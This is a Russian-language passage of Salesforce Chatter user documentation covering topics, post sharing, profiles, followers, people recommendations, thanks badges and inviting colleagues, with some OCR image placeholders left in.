Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления текущих тем в сообщения и комментарии:

- Назначение тем

Для добавления новых тем в сообщения и комментарии:

- Создание тем

Чтобы удалить тему с хэштегом после публикации обновления, полностью удалите сообщение или комментарий. При необходимости удалите тему из сообщения верхнего уровня.

СМ. ТАКЖЕ:

Добавление тем в сообщения


Добавление тем в файлы

Используйте темы, чтобы сделать файлы более видимыми. Темы, добавленные к сообщениям ленты, также добавляются ко всем файлам в сообщении и комментариям к нему. При поиске по этим темам файлы включаются в результаты.


Чтобы добавить темы к файлам, опубликованным в лентах, просто добавьте нужные темы к сообщению ленты на странице 3814, к которому прикреплен файл. Можно добавить обычные темы или темы с хештегами на странице 3815. Темы автоматически добавляются ко всем файлам, прикрепленным к сообщению и комментариям к нему.

Прим.: Хотя Lightning Experience поддерживает добавление тем с хештегами, поиск и просмотр сведений о темах доступны только в Salesforce Classic.

Пример:



Так как Татьяна добавила к своему сообщению темы Тренинг продаж, Западный регион и Запрос отзывов, они также добавляются к прикрепленному файлу. Теперь ее коллеги могут щелкнуть по теме, чтобы найти другие сообщения, файлы и записи, связанные с этой темой. Если тема связана с записями, отличными от файлов, перейдите на вкладку **Записи** и выберите **Файлы**. В ином случае воспользуйтесь вкладкой **Ленты**, чтобы просмотреть все сообщения и файлы, относящиеся к теме.



ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для добавления тем к файлам

- Доступ «Гостя» к файлу

  И

  «Назначение тем» (для добавления существующих тем)

  ИЛИ

  «Создание тем» (для добавления новых тем)

Удаление тем из сообщений

При необходимости удалите тему из сообщения.

Темы можно убирать из сообщений ленты, будь то обычные темы или темы с хештегами. Убирание темы не удаляет ее совсем, оно просто стирается из сообщения. Удаление текста хештегов не удаляет темы с хештегами. Прежде чем удалить тему из сообщения, определите, кем она была добавлена. Обновление, содержащее темы, о которых не знает текущий пользователь, может отслеживаться другим пользователем.

1. Щелкните значок в верхнем углу сообщения.
2. Щелкните **«Редактировать темы»**.
3. Щелкните значок напротив нужной темы.Удалить тему
4. Нажмите кнопку **«Готово»** или клавишу ENTER.

Удаление темы из сообщения инициирует удаление сообщения из ленты темы на странице сведений о теме, а также из лент всех отслеживающих.

Добавление темы в избранное

Чтобы отслеживать обновления темы, добавьте нужную тему в избранное.

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

1. Чтобы открыть страницу сведений о теме, щелкните имя нужной темы.
2. Щелкните значок в верхнем правом углу и выберите пункт **«Добавить в избранное»**.Раскрывающееся меню «Параметры темы»
   Имя, отображаемое в избранном, соответствует названию темы.

Совет: Чтобы открыть страницу сведений о теме при просмотре избранной темы, щелкните имя нужной темы вверху ленты.

СМ. ТАКЖЕ:

Категоризация сообщений по темам

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления тем из сообщений:

- Назначение тем

Просмотр тем, обсуждаемых людьми

Темы, обсуждаемые пользователем, отображаются в разделе «Темы недавних обсуждений» профиля Chatter. Данный раздел содержит темы, интересующие пользователя или являющиеся для него профильными; как правило, это популярные темы или темы, добавленные в собственные или прокомментированные сообщения текущим или другими пользователями в течение последних двух месяцев. Из соображений конфиденциальности раздел «Темы недавних обсуждений» не содержит темы, используемые исключительно в личных группах или лентах записей. Пользователю доступно не более пяти тем; первой отображается самая популярная или недавно добавленная тема. Раздел «Темы недавних обсуждений» отображается только при условии использования тем в течение последних двух месяцев. Чтобы просмотреть страницу сведений о теме, щелкните нужную тему в данном разделе.

Прим.: Список «Профильные темы» и функция «Навыки Work.com», включенные в организации, заменяют раздел «Темы недавних обсуждений» на страницах профиля.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Просмотр тем, обсуждаемых группами

Темы, обсуждаемые группой, отображаются в разделе «Темы недавних обсуждений» страницы сведений о группе. Данный раздел содержит темы, интересующие участников группы или являющиеся для них профильными; как правило, это популярные темы или темы, добавленные в сообщения группы в течение последних двух месяцев. Пользователю доступно не более пяти тем; первой отображается самая популярная или недавно добавленная тема. Раздел «Темы недавних обсуждений» отображается только при условии использования тем в группе. Чтобы просмотреть страницу сведений о теме, щелкните нужную тему в данном разделе.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Просмотр самых обсуждаемых тем компании

Раздел «Самые обсуждаемые темы» на вкладке Chatter отображает темы, обсуждаемые в Chatter в настоящее время. Темы, добавляемые пользователями в сообщения и комментарии или комментируемые или выбираемые в качестве понравившихся чаще всего, становятся самыми обсуждаемыми. Например, если сотрудники планируют принять участие в предстоящей конференции Dreamforce и активно обсуждают эту тему в Chatter, то тема Dreamforce становится одной из самых обсуждаемых. Самая обсуждаемая тема определяется не только показателями популярности, и, как правило, относится к разовому или редкому событию, которое является актуальным на настоящий момент (например, проведение конференции или приближающийся срок сдачи проекта). Из соображений конфиденциальности раздел «Самые обсуждаемые темы» не содержит темы, используемые исключительно в личных группах или лентах записей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

СМ. ТАКЖЕ:

Просмотр тем, обсуждаемых людьми
Просмотр тем, обсуждаемых группами

Публикация сообщений

Публикация сообщения Chatter

Публикация позволяет быстро скопировать общедоступное сообщение в профиль или группу. Функция Chatter в Salesforce Classic и Lightning Experience.

ВЕРСИИ

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager**, **Developer Edition** и **Database.com Edition**.

В системе Salesforce Classic пользователи могут делиться общедоступными сообщениями Chatter, содержащими текст, ссылки и файлы. Такие публикации возможны в своем профиле, группе или посредством ссылки на сообщение. В Lightning Experience можно делиться сообщениями среди отслеживающих пользователей и групп. В обоих случаях комментарии общедоступны. Однако пересылаемое сообщение связано ссылкой с оригинальным сообщением, где пользователи могут видеть комментарии.

Ниже перечислены рекомендации по публикации сообщений.

- В приложении Salesforce Classic сообщением можно делиться в собственном профиле, но не в профилях других пользователей.
- В отличие от файлов и вложений, комментарии и предпочтения по исходному сообщению не могут быть опубликованы. В Lightning Experience можно делиться только сообщениями; вложения при этом не публикуются.
- К распространяемым сообщениям можно добавлять комментарии. В Lightning Experience при редактировании оригинального сообщения также обновляются и все его распространяемые копии.
- Отслеживаемые и настраиваемые элементы ленты (например, утверждения, снимки панели мониторинга или взаимодействия обращений) не могут быть опубликованы.
- Вы не можете поделиться сообщением из ленты записи.
- При публикации сообщения в группе можно делиться только с той группой, в которой состоит участник.
- Сообщения могут быть опубликованы в группы, поддерживающие доступ клиентов. Тем не менее, клиенты и другие участники группы не могут публиковать сообщения из личных групп.
- Обновление, опубликованное в виде ссылки посредством сообщения эл. почты или мгновенного сообщения, может быть просмотрено только пользователями Chatter, являющимися сотрудниками компании.

В случае публикации сообщения другим пользователем текущему пользователю отправляется соответствующее электронное уведомление. Чтобы изменить параметры электронных уведомлений, введите строку *«Параметры эл. почты Chatter»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры Chatter»**.

СМ. ТАКЖЕ:

Просмотр отдельного сообщения Chatter

Публикация сообщения Chatter в профиле пользователя

Чтобы предоставить отслеживаемым пользователям доступ к общедоступному сообщению, опубликуйте нужное сообщение в собственном профиле.

Доступно в версиях: Salesforce Classic
Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Пользователи могут публиковать общедоступные сообщения, но не могут публиковать отслеживаемые элементы ленты и настраиваемые элементы ленты (например, утверждения, снимки панели мониторинга или взаимодействия обращений).

1. Найдите нужное сообщение в ленте Chatter.
2. Нажмите **Предоставить общий доступ**.
3. Введите комментарий к сообщению или пропустите текстовое поле.
4. Выберите пункт **«Мой профиль»** в раскрывающемся списке.
5. Нажмите **Предоставить общий доступ**.
   Опубликованное сообщение появится в ленте Chatter, доступной в профиле пользователя.

СМ. ТАКЖЕ:

Доступность сообщений

Публикация сообщения Chatter в группе

Сообщения могут быть опубликованы только в общедоступные группы со своим участием. Комментарии не публикуются. Однако в сообщении присутствует ссылка на оригинальное сообщение, где можно прочитать комментарии. Файлы, прикрепленные к публикуемому сообщению, включаются в общие ресурсы Salesforce Classic, но недоступны в Lightning Experience. Сообщение можно опубликовать для пользователей, которые вас отслеживают, и в своей группе.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience.

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Пользователи могут публиковать общедоступные сообщения, но не могут публиковать отслеживаемые элементы ленты и настраиваемые элементы ленты (например, утверждения, снимки панели мониторинга или взаимодействия обращений). Сообщения не могут быть опубликованы в архивные или неуказанные группы.

1. Найдите нужное сообщение в ленте Chatter.
2. Нажмите кнопку **«Опубликовать»**.
3. Введите комментарий к сообщению или пропустите текстовое поле.
4. Выберите пункт **«Группа»** в раскрывающемся списке.
   В Lightning Experience это пункт **«Опубликовать в группе»**.
5. Чтобы выбрать группу из списка, введите часть имени нужной группы.
6. Нажмите **Предоставить общий доступ**.
   Опубликованное сообщение отображается в ленте выбранной группы.

СМ. ТАКЖЕ:

Доступность сообщений

Публикация ссылки на сообщение Chatter

Сообщение может быть опубликовано для других пользователей Chatter посредством сообщения эл. почты или мгновенного сообщения.

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Enterprise Edition**, **Professional Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

Ниже перечислены рекомендации по публикации ссылок на сообщения.

- Ссылка на сообщение из личной группы не может быть опубликована.
- Пользователи могут публиковать общедоступные сообщения, но не могут публиковать отслеживаемые элементы ленты и настраиваемые элементы ленты (например, утверждения, снимки панели мониторинга или взаимодействия обращений).
- Сообщение, опубликованное в виде ссылки, может быть просмотрено только пользователями Chatter.

1. Найдите нужное сообщение в ленте Chatter.
2. Нажмите **Предоставить общий доступ**.
3. Щелкните **«Показать ссылку на сообщение»** в верхнем углу.
4. Скопируйте и вставьте ссылку в сообщение эл. почты или мгновенное сообщение для дальнейшей отправки нужным пользователям.
   Ссылка, выбранная получателем сообщения эл. почты или мгновенного сообщения, открывает сообщение в обновлениях Chatter.

СМ. ТАКЖЕ:

Доступность сообщений

Просмотр отдельного сообщения Chatter

Сообщение ленты Chatter для пользователя, записи или группы может быть просмотрено отдельно.

- Щелкните отметку времени под нужным сообщением ленты (например, **«Вчера в 12:57»**).
- Чтобы просмотреть только связанное сообщение, щелкните ссылку в тексте электронного уведомления Chatter.
- Чтобы просмотреть все обновления ленты, щелкните **«Все обновления»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

СМ. ТАКЖЕ:

Публикация ссылки на сообщение Chatter

Люди организации

Обновление вашего персонального профиля и просмотр профилей других людей в вашей организации.

Общие сведения о людях

Общие сведения о профиле Chatter

Профиль Chatter может быть дополнен фотографией и личной информацией, позволяющей лучше узнать пользователя.

Рекомендации по профилям

Использование списков отслеживающих и отслеживаемых

Рекомендации по людям

Выражение благодарности сотрудникам

Пользователи могут награждать сотрудников эмблемами и публиковать свои благодарности прямо в ленту Chatter.

Списки «Собственные файлы» на страницах профиля

Список «Собственные файлы» в профиле пользователя отображает файлы, добавленные последними в сообщение Chatter.

Активность и влияние Chatter

Просмотрите личную статистику по действиям Chatter (например, количество опубликованных сообщений и полученных предпочтений) и проверьте относительное влияние Chatter.

Приглашение людей в Chatter

Общие сведения о людях

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Вкладка «Люди» и список «Люди» на вкладке Chatter содержат список пользователей организации.

- Чтобы просмотреть профиль пользователя, щелкните его имя или фотографию.
- Чтобы обновления пользователя отображались в ленте Chatter, щелкните ссылку **«Отслеживать»**. Клиенты недоступны для отслеживания.
- Чтобы обновления пользователя больше не отображались в ленте Chatter, щелкните ссылку **«Отслеживание»**.
- Чтобы отсортировать список, щелкните заголовок столбца.
  - **«Имя»**: сортировка по имени (в алфавитном порядке). По умолчанию значения списка отображаются в порядке убывания.
  - **«Отслеживание»**: сортировка по отслеживаемым и неотслеживаемым пользователям.
- Чтобы найти конкретного пользователя, введите часть его имени или фамилии в поле поиска, расположенное в верхней части страницы. По мере ввода выполняется автоматическая фильтрация списка.
- Чтобы просмотреть список пользователей, фамилии которых начинаются с определенной буквы, щелкните нужную букву вверху списка.
- Содержимое списка «Люди» определяется размером организации. Например, крупные организации позволяют отображать пользователей только после начала поиска по имени пользователя. При вычислении примерного количества пользователей, включая внутренних пользователей, пользователей сообществ и пользователей Chatter, учитываются все типы лицензий пользователя Salesforce.

Примерное количество пользователей	Представление по умолчанию	Применение фильтра «Все люди» по умолчанию
Не более 25	Все люди	Все пользователи организации
26 — 25 000	Недавно просмотренные люди	Люди, профили которых просматривались недавно
Более 25 000	Недавно просмотренные люди	Никто (до начала поиска)

- Пригласите пользователей в сеть Chatter. Приглашенные пользователи могут просматривать профили, публиковать сообщения ленты и присоединяться к группам, но не могут просматривать данные или записи Salesforce, принадлежащие отправителю приглашения.
- Просмотрите список пользователей, рекомендуемых сетью Chatter для отслеживания. Чтобы просмотреть все рекомендации, щелкните **«Дополнительно»** в разделе «Рекомендованные люди». Если рекомендации не отображаются, следовательно, пользователь уже отслеживает всех рекомендованных людей.

Вкладки Chatter, «Люди», «Профиль», «Группы» и «Файлы» доступны в приложении Chatter по умолчанию. Выберите приложение Chatter в меню приложений, расположенном в верхнем правом углу любой страницы. Вкладки, добавленные администратором в другие приложения, будут доступны пользователю в этих приложениях только в том случае, если ранее не была выполнена настройка параметров отображения. В этом случае пользователю придется самостоятельно добавить вкладки в данные приложения.

СМ. ТАКЖЕ:

Модерирование пользователей Chatter Free

Общие сведения о профиле Chatter

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**


Профиль Chatter может быть дополнен фотографией и личной информацией, позволяющей лучше узнать пользователя.

Чтобы просмотреть собственный профиль, щелкните собственное имя в любой области приложения. При необходимости откройте вкладку «Профиль» или выберите пункты *Имя пользователя* > **«Мой профиль»** вверху любой страницы. Чтобы просмотреть профиль другого пользователя, щелкните имя нужного пользователя.

Ниже перечислены действия, доступные на данной странице.

1. Измените фотографию для профиля.
2. Нажмите в разделе «Контакт», чтобы редактировать контактную информацию.
3. Просмотрите содержимое разных вкладок. Вкладки настраиваются администратором, который может добавлять настраиваемые вкладки или удалять стандартные вкладки.
   - Вкладка «Лента»: просмотрите ленту Chatter или опубликуйте обновление.

     В Lightning Experience имеется множество фильтров лент групп, позволяющих быстро получать нужную информацию. Для просмотра всего, что публикуется в профиле и к чему есть доступ, используйте фильтр **«Все обновления»**. Для просмотра только сообщений, опубликованных пользователем с профилем, используйте фильтр **«Сообщения этого пользователя»**. Это фильтр можно также применять и к своему профилю.



- Вкладка «Общие сведения»: обновите раздел «Обо мне», просмотрите действия в сообществе «Вопрос и ответ» или «Идеи», просмотрите группы или просмотрите списки отслеживающих и отслеживаемых.

4. Измените профиль или откройте личные параметры.

   Прим.: При просмотре профиля другого пользователя отображаются дополнительные параметры. Например, дополнительные параметры позволяют начать или отменить отслеживание пользователя, либо отправить ему личное сообщение.

СМ. ТАКЖЕ:

Рекомендации по профилям

Рекомендации по людям

Просмотр действий в сообществах «Идеи» и «Вопросы»

Обновление персональных сведений

Рекомендации по профилям

Ниже перечислены рекомендации по использованию профилей.

- Сведения, указанные в разделе «Обо мне», доступны для поиска и расширяют доступность пользователя.
- Сообщения пользователя отображаются на вкладке «Лента» и в лентах отслеживающих. Чтобы удалить сообщения из лент, наведите указатель мыши на нужное сообщение и щелкните значок .
- Чтобы изменить адрес эл. почты, указанный в контактных данных, воспользуйтесь ссылкой в электронном подтверждении, отправленном на новый адрес эл. почты.
- Профили назначаются не всем пользователям. Профили не назначаются пользователям портала и пользователю подключения в организациях, использующих функцию Salesforce to Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Использование списков отслеживающих и отслеживаемых

Списки «Отслеживание» и «Отслеживающие» в профиле пользователя содержат сведения об отслеживаемых элементах и их количестве, а также отслеживающих пользователях. Чтобы открыть список «Люди» и начать отслеживание пользователей, щелкните ссылку **«Найти людей для отслеживания»** в списке «Отслеживание». Списки «Отслеживание» и «Отслеживающие» также доступны для просмотра в профилях других пользователей.

Прим.: После включения администратором Salesforce функции Chatter пользователь автоматически подписывается на некоторых людей и записи в организации.

Чтобы просмотреть полный список в алфавитном порядке, щелкните ссылку **«Показать все»** в любом списке.

- Чтобы ознакомиться с полным списком, щелкните **«Далее»** или **«Назад»**.
- Список «Отслеживание» может быть отфильтрован по пользователям или объектам, например, по организациям или контактам.
- В списке «Отслеживание» текущего пользователя: чтобы отменить отслеживание пользователя или записи, щелкните значок .
- В списке «Отслеживание» другого пользователя: чтобы начать отслеживание пользователя или записи, щелкните **«Отслеживать»**.
- В списке «Отслеживающие»: чтобы начать отслеживание пользователя, щелкните ссылку **«Отслеживать»**. Чтобы отменить отслеживание пользователя, щелкните значок .
- Чтобы закрыть окно, нажмите кнопку **«Готово»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Contact Manager** и **Developer Edition**

СМ. ТАКЖЕ:

Доступность сообщений

Рекомендации по людям

Рекомендации по людям

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

Chatter рекомендует пользователям отслеживать друг друга на основе общих интересов. Chatter рекомендует пользователей, которые:

- отслеживают тех же людей, что и текущий пользователь;
- встречаются в иерархии управления, например, менеджер, собственные подчиненные и подчиненные менеджера.

  Система Salesforce выбирает рекомендации по полю «Менеджер» на странице личных сведений. Сеть Chatter рекомендует пользователей на основе иерархии управления только в том случае, если это поле заполнено. Поле «Менеджер» может редактироваться только администратором Salesforce;
- являются популярными, то есть отслеживаются большим количеством пользователей;
- являются новичками в сети Chatter;
- интересуются теми же записями, что и текущий пользователь. Например, рекомендуются те пользователи, которые внесли изменения в недавно просмотренные организации.
- На основе уже отслеживаемых людей и тем. Например, вы отслеживаете Марию. Многие, кто отслеживает Марию, также отслеживают Ольгу, поэтому Chatter рекомендует вам Марию.

Чтобы просмотреть расширенный список рекомендаций, щелкните ссылку **«Дополнительно»** в разделе «Рекомендации». Если рекомендации не отображаются, следовательно, пользователь уже отслеживает всех рекомендованных людей.

СМ. ТАКЖЕ:

Общие сведения о профиле Chatter

Выражение благодарности сотрудникам

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все версии** при использовании Chatter.

Пользователи могут награждать сотрудников эмблемами и публиковать свои благодарности прямо в ленту Chatter.

Прим.: При использовании лицензии Chatter Free функция «Благодарность» отличается наличием некоторых ограничений.

Функция «Награды» требует наличия лицензии на компонент Work.com. Данная лицензия поддерживает вручение, создание и получение эмблем, связанных с наградами.

Чтобы выразить признание за проделанную работу или достигнутые результаты, воспользуйтесь благодарностью.

1. Щелкните ссылку **«Благодарность»** в публикаторе Chatter.

   Если элемент **«Спасибо»** не отображается, щелкните **«Подробнее»** и выберите **«Спасибо»** в раскрывающемся меню издателя.

2. Введите имя нужного пользователя.

   В настоящее время система позволяет одновременно благодарить только одного пользователя, но разрешает упоминать других пользователей в сообщении.

3. Чтобы выбрать другую эмблему, щелкните ссылку **«Изменить эмблему»**. В противном случае воспользуйтесь стандартной эмблемой.

Пользователям доступно 12 предопределенных эмблем. Чтобы просмотреть дополнительную информацию об эмблеме, щелкните изображение нужной эмблемы.

4. Введите сообщение для пользователя, которому выражается благодарность.
5. Выберите нужную аудиторию.
   - **«Мои отслеживающие»**: доступно всем отслеживающим.
   - **«Группа»**: доступно только определенной группе. Найдите и выберите нужную группу из списка. Пользователь, которому выражается благодарность, @упоминается в начале сообщения. Сообщение, опубликованное в личную группу, доступно только ее участникам. Тем не менее, эмблема будет также отображаться на вкладке «Признание» профиля получателя.
6. Нажмите **Предоставить общий доступ**.

Сообщение-благодарность добавляется в собственную ленту и ленту соответствующего пользователя. Сообщение, опубликованное в общедоступную группу или на страницу записи, добавляется в ленту группы или записи и профиль пользователя. Сообщение, опубликованное в личную группу, доступно только ее участникам. Тем не менее, эмблема будет также отображаться на вкладке «Признание» профиля получателя.

Списки «Собственные файлы» на страницах профиля

Список «Собственные файлы» в профиле пользователя отображает файлы, добавленные последними в сообщение Chatter.

Список содержит файлы, добавленные ответственным за профиль в сообщение ленты в профиле, группе или на странице записи, либо загруженные в библиотеки Salesforce CRM Content. Наведите указатель мыши для просмотра доступных параметров или щелкните имя файла для открытия соответствующей страницы сведений.

Чтобы просмотреть список всех файлов, вложенных и загруженных ответственным за профиль, щелкните ссылку **«Показать все»**. Список не содержит недоступные файлы, документы со вкладки «Документы» и вложения из связанного списка «Примечания и вложения». Ниже перечислены действия, доступные в данном списке.

- Загрузка личных файлов, либо предоставление общего доступа к файлам людям, группам или по ссылке.
- Предварительный просмотр файла (при его наличии).
- Отслеживание файла для получения обновлений в ленте.
- Выбор имени файла для просмотра страницы сведений о файле.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

СМ. ТАКЖЕ:

Фильтрация списка файлов

Активность и влияние Chatter

Просмотрите личную статистику по действиям Chatter (например, количество опубликованных сообщений и полученных предпочтений) и проверьте относительное влияние Chatter.

Статистика по действиям Chatter определяет количество собственных сообщений и комментариев, количество комментариев, добавленных другими пользователями, и количество пользователей, которым понравились сообщения и комментарии текущего пользователя. Влияние Chatter определяет соотношение действий текущего пользователя с действиями других пользователей.

- Популярные агенты влияния принимают активное участие во многих социальных сетях и регулярно делятся ценным содержимым.
- Активные агенты влияния побуждают других пользователей к участию и предоставлению информации.
- Наблюдатели принимают пассивное участие или только зарегистрировались в Chatter.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Contact Manager**.

Статистика по действиям и влияние Chatter отображаются под фотографией пользователя в профиле. Чтобы просмотреть статистику по действиям и влияние Chatter для своих коллег, откройте профиль нужного пользователя. Чтобы просмотреть дополнительную информацию о влиянии пользователя, наведите указатель мыши на значок  , расположенный под фотографией для профиля.

СМ. ТАКЖЕ:

Общие сведения о профиле Chatter

Приглашение людей в Chatter

Сотрудники компании, не имеющие лицензий Salesforce, могут быть приглашены в сеть Chatter. Приглашенные пользователи могут просматривать профили, публиковать сообщения ленты и присоединяться к группам, но не могут просматривать данные или записи Salesforce, принадлежащие отправителю приглашения.

Чтобы пригласить пользователей в Chatter, выполните указанные ниже действия.

1. Щелкните **«Пригласить людей в Chatter»** на странице «Люди» или **«Пригласить коллег!»** на странице Chatter.

   Прим.: Разрешается приглашать только тех пользователей, адреса эл. почты которых относятся к корпоративным доменам.

   Пользователи портала не могут отправлять приглашения.

2. Чтобы отправить приглашение посредством сети Chatter, введите нужные адреса эл. почты и нажмите кнопку **«Отправить»**.
3. Чтобы отправить приглашение по эл. почте, щелкните ссылку **«отправить собственное электронное приглашение»**. Если стандартные настройки почтового приложения не изменены, то сообщение эл. почты, содержащее ссылку для просмотра приглашения, откроется в используемой почтовой программе. В противном случае отображаемая ссылка должна быть скопирована и вставлена в сообщение эл. почты.

Также сотрудники компании, не являющиеся пользователями Chatter, могут быть приглашены в общедоступные группы. Кроме того, ответственные и менеджеры личных

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Group**, **Enterprise**, **Professional**, **Performance**, **Unlimited**, **Contact Manager** и **Developer**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы пригласить пользователей в Chatter, выполните указанные ниже действия.

- «Разрешить отправку приглашений»

групп могут отправлять приглашения. Если в организации включена поддержка клиентских приглашений, то менеджеры и ответственные могут также отправлять приглашения своим клиентам. Пользователи, принявшие приглашение на участие в группе, также становятся участниками сети Chatter.

1. Щелкните ссылку **«Группы»** и выберите имя нужной группы.
2. Щелкните ссылку **«Пригласить людей»** в разделе «Участники» страницы сведений о группе.

   При наличии полномочия ответственного или менеджера группы щелкните ссылку **«Добавить/удалить участников»**, а затем **«Пригласить их в Salesforce Chatter!»**.
3. Введите адреса эл. почты и нажмите кнопку **«Отправить»**.

Прим.: Если пользователь не принял приглашение в течение первого дня, то на следующий день ему отправляется электронное напоминание. Chatter отправляет напоминания до тех пор, пока приглашение не будет принято.

Приглашение в Chatter действительно в течение 60 дней. Если в течение этого времени администратор снимет флажок «Разрешить отправку приглашений» или удалит домен пользователя из списка, то этот пользователь не сможет принять приглашение.

Если организация использует единую регистрацию с делегированной проверкой подлинности, то приглашенные пользователи минуют страницу регистрации пароля. Пользователи не смогут принять приглашение, если используемые ими имена уже существуют.

СМ. ТАКЖЕ:

Клиенты Chatter в личных группах

Модерирование пользователей Chatter Free

Модерирование пользователей Chatter Free

